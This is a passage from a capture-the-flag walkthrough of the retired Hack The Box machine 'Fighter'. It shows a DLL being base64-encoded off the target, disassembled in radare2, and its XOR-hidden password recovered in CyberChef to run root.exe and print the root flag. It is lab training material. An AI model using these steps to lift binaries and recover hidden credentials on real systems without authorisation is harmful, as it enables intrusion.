
54. **Now we need to enumerate aka reverse engineer the `checkdll.dll` file.**

```
1. PS C:\Users\Administrator\Desktop> certutil.exe -encode checkdll.dll check.dll.b64
Input Length = 9216
Output Length = 12728
CertUtil: -encode command completed successfully.
2. Copy and paste it to a file called data2 or whatever
3. ▷ cat dll_data | tr -d '\n' | base64 -d | sponge dll_data
4. ▷ file dll_data
dll_data: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, 6 sections
5. ▷ cp dll_data checkdll.dll
6. ▷ radare2 checkdll.dll
7. [0x10001359]> aaa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
8. [0x10001359]> afl
9. We find a sym.Check.dll_check. Lets check it out
10. [0x10001359]> s sym.Check.dll_check
11. [0x10001000]> pdf
│           ; arg int32_t arg_8h @ ebp+0x8
│           0x10001000      55             push ebp                    ; [00] -r-x section size 4096 named .text
│           0x10001001      8bec           mov ebp, esp
│           0x10001003      8b5508         mov edx, dword [arg_8h]
│           0x10001006      33c0           xor eax, eax
│           0x10001008      81eaac200010   sub edx, str.Fm_fEhOlh      ; 0x100020ac ; "Fm`fEhOl}h"
│           0x1000100e      6690           nop
│           ; CODE XREF from sym.Check.dll_check @ 0x10001026(x)
│       ┌─> 0x10001010      8a8c02ac2000.  mov cl, byte [edx + eax + str.Fm_fEhOlh] ; [0x100020ac:1]=70 ;
"Fm`fEhOl}h"
│       ╎   0x10001017      80f109         xor cl, 9
│       ╎   0x1000101a      3a88ac200010   cmp cl, byte [eax + str.Fm_fEhOlh] ; [0x100020ac:1]=70 ; "Fm`fEhOl}h"
│      ┌──< 0x10001020      750d           jne 0x1000102f
│      │╎   0x10001022      40             inc eax
│      │╎   0x10001023      83f80a         cmp eax, 0xa                ; 10
│      │└─< 0x10001026      72e8           jb 0x10001010
│      │    0x10001028      b801000000     mov eax, 1
│      │    0x1000102d      5d             pop ebp
│      │    0x1000102e      c3             ret
│      │    ; CODE XREF from sym.Check.dll_check @ 0x10001020(x)
│      └──> 0x1000102f      33c0           xor eax, eax
│           0x10001031      5d             pop ebp
└           0x10001032      c3             ret
12. NOTICE, the chain "Fm`fEhOl}h" it is being XORd 10 times. Basically scrambled 10 times I think I am not a
```

```
software reverse engineering expert.
 0x10001006       33c0           xor eax, eax
```

55. **Use Cyber Chef to decode XOR string.**

```
google 'cyberchef'
paste the string in question into cyberchef input field. "Fm`fEhOl}h"
Now filter for 'XOR'
Drag over 'XOR BruteForce' into the recipe box
SUCCESS, we decode it
Key = 09: OdioLaFeta
PS C:\Users\Administrator\Desktop> .\root.exe OdioLaFeta
d801c1e9bd9a02f8fb30d8bd3be314c1
```



Fighter has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#598	12 Nov 2023	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Pwn3d! that's the root flag.